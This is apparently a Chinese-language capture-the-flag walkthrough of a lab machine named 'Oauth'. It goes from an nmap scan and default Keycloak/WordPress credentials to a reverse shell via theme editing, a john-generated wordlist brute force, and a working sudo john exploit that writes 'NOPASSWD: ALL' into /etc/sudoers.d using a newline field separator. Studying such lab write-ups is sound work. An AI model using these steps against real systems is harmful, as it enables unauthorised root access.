

Oauth


端口扫描，注意添加域名

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.66
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.66 (Unix)
|_ http-title: Did not follow redirect to http://oauth.dsz/
8080/tcp  open  rtsp     syn-ack ttl 64
|_ rtsp-methods: ERROR: Script execution failed (use -d to debug)
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Keycloak Administration Console
|_ Requested resource was http://192.168.0.142:8080/admin/master/console/
| http-methods:
|_ Supported Methods: HEAD POST GET OPTIONS
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     content-length: 58
|     Content-Type: application/json
|     {"error":"Unable to find matching target resource method"}
|   GetRequest:
|     HTTP/1.0 500 Internal Server Error
|     content-length: 94
|     Content-Type: application/json
|     Referrer-Policy: no-referrer
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     {"error":"unknown_error","error_description":"For more on this error consult the
server log."}
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: HEAD, POST, GET, OPTIONS
|     content-length: 0
|   RTSPRequest:
|     RTSP/1.0 400 Bad Request
|     content-length: 0
|   SIPOptions:
|     SIP/2.0 400 Bad Request
|_   content-length: 0
```

是 `WordPress` ，首页有一个很明显的 `Admin@123` ，尝试登录后台，发现有一个链接能跳转8080端口，是 `Keycloak` ，


几个登录的地方都试了一下，发现 `Keycloak` 自己后台的登录凭证 `admin:Admin@123`

可以修改 `sublarge` 用户的密码，成功登录 `Wordpress` 后台



大概原理是：`Keycloak` 是身份认证中心，`WordPress` 通过 `OAuth` 插件信任它，所以 `Keycloak` 认证成功后，`WordPress` 就接受这个登录结果，并返回对应的权限。

编辑主题文件反弹shell



用户家目录下有提示：`Don't just crack user.txt; use John's --rules to expand your horizons.`

还提示了能解 `user.txt` ，丢到 `cmd5` 能直接看，是 `single`

其实对应的就是 `john --single` , 用这个模式生成字典再跑 `subrute.sh`

```
echo "keycloak" > user.txt
john --wordlist=user.txt --rules:Single --stdout > my_custom_dict.txt
./subrute.sh keycloak my_custom_dict.txt
```

获得凭证 `keycloak:;tib'[d;` 我还想了很久为什么能生成这么一个奇怪的密码, 原来是键盘上右移两个产生的

上来以后 `sudo -l` 能看到是 `/usr/bin/john` , 提权的方案类似之前的换行符方案

正常来说 `john` 在识别和输出的时候用的是 `:` 来作为分隔符, 比如 `alice:$1$salt$M17PcHxFIEt5v7SAsS4v60` , `john` 会识别到 `alice` 是用户名, 后面一串是哈希, 输出 `pot` 文件的时候是 `$1$salt$M17PcHxFIEt5v7SAsS4v60:a` , 也就是前面是哈希, 后面是明文密码。

输出的哈希是垃圾数据, 但是明文我们可以设计来控制的, 问题就在于怎么把这两者分离, 比较难找

`--help` 能看到有这么一句 `See also doc/ENCODINGS and --list=hidden-options.`

所以我们 `--list=hidden-options` 才能看到这个参数 `--field-separator-char=C` use 'C' instead of the ':' in input and pot files 意思是替换 `:` 成其他的字符串, 所以我们可以指定为换行符, 让输出的格式变成 哈希\n明文 实现任意写

```
# 伪造 hash 文件, 对应 keycloak ALL=(ALL:ALL) NOPASSWD: ALL
echo
'$6$testsalt$1WJx7IsTD.NnuoqVVXRL3zlFrdMPyVQbybVHF4rE1VqKVKHw4Ruf/eSEr53hIuFER.nf/h5f8GM3wXC
e6iV50/' >/home/keycloak/h

# 伪造字典文件
echo 'keycloak ALL=(ALL:ALL) NOPASSWD: ALL' >/home/keycloak/w

# 把换行符当成字段分隔符
sudo john --format=sha512crypt \
  --wordlist=/home/keycloak/w \
  --field-separator-char=$'\n' \
  /home/keycloak/h \
  --pot=/etc/sudoers.d/keycloak_pwn
```

